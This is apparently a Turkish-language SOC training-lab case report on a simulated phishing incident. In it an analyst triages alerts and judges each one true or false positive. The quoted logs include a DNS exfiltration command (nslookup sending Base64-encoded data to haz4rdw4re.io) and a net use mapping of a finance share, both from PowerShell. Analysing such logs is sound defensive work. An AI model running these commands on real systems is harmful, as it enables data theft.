

# PHISHING UNFOLDING



Hazırlayan

Adı: Ayşe

Soyadı: BALCI

Tarih: 01/03/2025

Assigned alert(s) Write case report

1000	Suspicious email from external domain.	^	Low	Phishing	Mar 1st 2025 at 21:02	👤-
Description:		A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.				
datasource:		emails				
timestamp:		03/01/2025 17:59:58.320				
subject:		You've Won a Free Trip to Hat Wonderland - Click Here to Claim				
sender:		boone@hatventuresworldwide.online				
recipient:		miguel.odonnell@tryhatme.com				
attachment:		None				
content:		The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.				
direction:		inbound				

Assigned alert(s) Write case report

1001	Suspicious email from external domain.	^	Low	Phishing	Mar 1st 2025 at 21:03	👤-
1000	Suspicious email from external domain.	^	Low	Phishing	Mar 1st 2025 at 21:02	👤-

Mail domainleri taratıldığında herhangi bir şüpheli durum görülmemiştir bu yüzden alarmlar false pozitiftir.

1002	Suspicious Parent Child Relationship	^	Low	Process	Mar 1st 2025 at 21:05	👤-
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:		sysmon				
timestamp:		03/01/2025 18:03:07.320				
event.code:		1				
host.name:						
process.name:		taskhostw.exe				
process.pid:		3897				
process.parent.pid:		3902				
process.parent.name:		svchost.exe				
process.command_line:		taskhostw.exe NGCKeypregen				
process.working_directory:		C:\Windows\system32\				
event.action:		Process Create (rule: ProcessCreate)				

Taskhostw svchost tarafından bazı durumlarda çalıştırılabilir. Ayrıca working directory taskhostw nin default olarak bulunduğu klasördür. Bu yüzden alarm false pozitiftir.

Assigned alert(s) Write case report

1007 Suspicious Attachment found in email Low Phishing Mar 1st 2025 at 21:13 👤

Description: A suspicious attachment was found in the email. Investigate further to determine if it is malicious.

datasource: emails

timestamp: 03/01/2025 18:10:42.320

subject: Important: Pending Invoice!


sender: john@hatmakereurope.xyz

recipient: michael.ascot@tryhatme.com

attachment: ImportantInvoice-February.zip

content: The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.

direction: inbound



Domain virustotal üzerinde kontrol edildiğine şüpheli olarak görüldü ayrıca analyst vm makinesinde attachments klasöründe zip dosyası bulundu içeriği çıkarıldığında ise bir lnk dosyası olarak görünüyor fakat uzantısı .pdf bu yüzden bu alarm true pozitiftir.

1023 Network drive mapped to a local drive Medium Execution Mar 1st 2025 at 21:36 👤

Description: A network drive was mapped to a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.

datasource: sysmon

timestamp: 03/01/2025 18:34:07.320

event.code: 1

host.name: win-3450

process.name: net.exe

process.pid: 5784

process.parent.pid: 3728

process.parent.name: powershell.exe

process.command\_line: "C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords

process.working\_directory: C:\Users\michael.ascot\downloads\

event.action: Process Create (rule: ProcessCreate)

net.exe, ağ paylaşım bağlantıları ve oturum yönetimi için kullanılan bir Windows aracıdır. Burada, PowerShell üzerinden başlatılması olağandışı olup, kötü amaçlı bir betik veya

otomatik bir sürecin çalıştırılmış olabileceğini düşündürmektedir. Komut satırında "use Z: \FILESRV-01\SSF-FinancialRecords" geçmesi, bir ağ sürücüsüne bağlantı kurmaya çalışıldığını gösterir. Bu işlem genellikle manuel yapılırken, PowerShell üzerinden çalıştırılması yetkisiz erişim veya veri sızdırma girişimi olabilir. Ayrıca, "C:\Users\michael.ascot\downloads" dizininden çalıştırılması, indirilen bir kötü amaçlı dosyanın tetiklenmiş olabileceğini gösterir. Güvenilir sistem işlemleri genellikle C:\Windows\System32 gibi sistem dizinlerinden çalıştırılır, bu nedenle "downloads" klasöründe başlatılan bir işlem şüpheli kabul edilebilir.


1036	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 21:38	
<div>Description: A suspicious process with an uncommon parent-child relationship was detected in your environment.</div> <div>datasource: sysmon</div> <div>timestamp: 03/01/2025 18:36:08.320</div> <div>event.code: 1</div> <div>host.name: win-3450</div> <div>process.name: nslookup.exe</div> <div>process.pid: 3648</div> <div>process.parent.pid: 3728</div> <div>process.parent.name: powershell.exe</div> <div>process.command_line: "C:\Windows\system32\nslookup.exe" RmYfEYNGZIMTY1NjZlRQ==haz4rdw4re.io</div> <div>process.working_directory: C:\Users\michael.ascot\downloads\</div> <div>event.action: Process Create (rule: ProcessCreate)</div>					
1035	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 21:38	
1034	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 21:38	
1033	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 21:38	
1032	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 21:38	
1031	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 21:38	
1030	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 21:38	
1029	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 21:38	
1028	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 21:38	
1027	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 21:38	

PowerShell'in nslookup.exe çalıştırması standart bir davranış değildir ve DNS Tunneling gibi kötü amaçlı faaliyetlere işaret edebilir. Veri sızdırma (exfiltration) veya C2 iletişimi için kullanılma ihtimali yüksektir. Sysmon, bu olayı "Process Create" olarak işaretlemiştir, çünkü PowerShell üzerinden başlatılmıştır. Komut satırında şifrelenmiş veya Base64 kodlanmış bir alan adına (haz4rdw4re.io) yapılan sorgu şüpheli görünmektedir. Ayrıca, sürecin "C:\Users\michael.ascot\downloads\exfiltration" dizininden çalıştırılması, veri sızdırma operasyonuna işaret edebilir. Bu unsurlar bir araya geldiğinde, olay True Positive (TP) olarak değerlendirilmelidir.

1025	Network drive disconnected from a local drive	Medium	Execution	Mar 1st 2025 at 21:37	
<div>Description: A network drive was disconnected from a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.</div> <div>datasource: sysmon</div> <div>timestamp: 03/01/2025 18:35:05.320</div> <div>event.code: 1</div> <div>host.name: win-3450</div> <div>process.name: net.exe</div> <div>process.pid: 8004</div> <div>process.parent.pid: 3728</div> <div>process.parent.name: powershell.exe</div> <div>process.command_line: "C:\Windows\system32\net.exe" use Z: /delete</div> <div>process.working_directory: C:\Users\michael.ascot\downloads\</div> <div>event.action: Process Create (rule: ProcessCreate)</div>					

Önceki şüpheli aktivitenin ardından `net.exe`, Z: sürücüsünü kaldırmak için `use Z: /delete` komutuyla çalıştırılmıştır. Normalde manuel yapılan bu işlem, PowerShell üzerinden downloads klasöründe başlatılmıştır, bu da otomatik bir betik veya kötü amaçlı yazılım ihtimalini artırır. Downloads klasörü, zararlı yazılımların çalıştırıldığı yaygın bir dizin olduğundan bu durum şüpheli kabul edilir. Önceki `net.exe` işlemiyle bağlantılı olup kötü amaçlı bir sürecin parçası olabilir.





Simülasyon bittiğinde bize gösterdiği istatistikler ve kapatılan alertler burada görünüyor.